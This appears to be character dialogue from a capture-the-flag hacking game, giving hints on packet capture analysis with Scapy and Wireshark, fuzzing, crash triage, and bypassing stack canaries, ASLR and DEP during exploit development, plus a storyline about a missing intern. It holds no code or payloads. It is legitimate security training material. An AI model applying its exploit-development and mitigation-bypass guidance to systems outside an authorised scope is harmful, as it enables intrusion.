I hear you are working on packet capture analysis. There are a few things that will be useful for you to know.

First, you'll often see different encoding methods for binary data in network protocols. Tools like [Burp Suite](#) will be useful in decoding all sorts of data.

Don't forget to use the Linux [strings](#) utility - you can quickly grab and examine ASCII or Unicode strings from any file.

If you have to reassemble bits of data, you'll need to figure out the packet reassembly order. [Wireshark](#) and some manual analysis will be useful.

Complex data reassembly is best implemented with a short script. [Scapy](#) makes quick work of a packet capture for extracting useful information.

In Scapy, check out the [rdpcap\(\)](#) function, and the custom callback handler with the [prn](#) parameter.

We still don't know where The Intern is, but I'm concerned. He was asking some odd questions about how we run email and transport encryption before he left for lunch.

Tom Hessman

I am the great and powerful oracle, also known as Tom Hessman.

If you enter some text, I will treat it as a question.

Ask me about an IP address, I will tell you if it is in scope.

You can only targey those I approve, despite my entertaining trope.

Tom VanNorman

Hi, I'm Tom VanNorman.

I'm working on programming and testing this PLC. We're building out a new CyberCity, and this is going to be one of the targets players attack in the missions.

Unfortunately, I don't have the lights yet that I need. I really need some lights that I can use to make sure the PLC functions properly.

Can you help me find some lights that I can use ?

==> After giving him the lights !

Hey, these lights will work perfectly! Thank you!

In addition to working on these PLCs, I also work on software attacks, which consists of two primary components: vulnerability discovery, followed by exploit development.

Without access to source code, vulnerability discovery can be done using reverse engineering tools such as [Hopper](#) or [IDA Pro](#), or through manual or automated testing.



For simpler programs with limited input options, manually manipulating input fields to identify a crash condition can be a useful vulnerability discovery technique.

For complex programs, you can create small testing scripts using Python or Bash with [Netcat](#), or use more complex fuzzing frameworks such as [Sulley](#).

Once you've identified a crash condition, you need to determine if the flaw is exploitable. This may take some reverse-engineering work to determine where the program crashes, and the opportunities for achieving remote code execution.

Jonathan Foote's [GDB 'exploitable'](#) plugin can be useful in triaging a crash to quickly determine if it is likely to be exploitable.

For modern exploits, it's not enough to have an exploitable vulnerability, you also need to be able to bypass exploit mitigation techniques.

If the system uses a stack canary and your attack overwrites the canary value, you'll have to repair the stack before the vulnerable function exits. Take a look at [this excellent paper](#) by Gerardo Richarte.

For systems with Address Space Layout Randomization, there are a few prominent techniques to work around randomization restrictions. [This article](#) by 0xdusty is worth a read.

Systems using Data Execution Prevention made exploits even more difficult, but not all systems use DEP. Make sure you do some evaluation on the target or from other available sources to determine if you need to bypass DEP as well.

If you need to disable DEP on your own system for testing, you can change the Linux kernel boot process using [these instructions](#).

The Intern? No one has been able to find him. I wonder if he is doing something sneaky or underhanded. We're counting on you to locate him and find out what he's up to.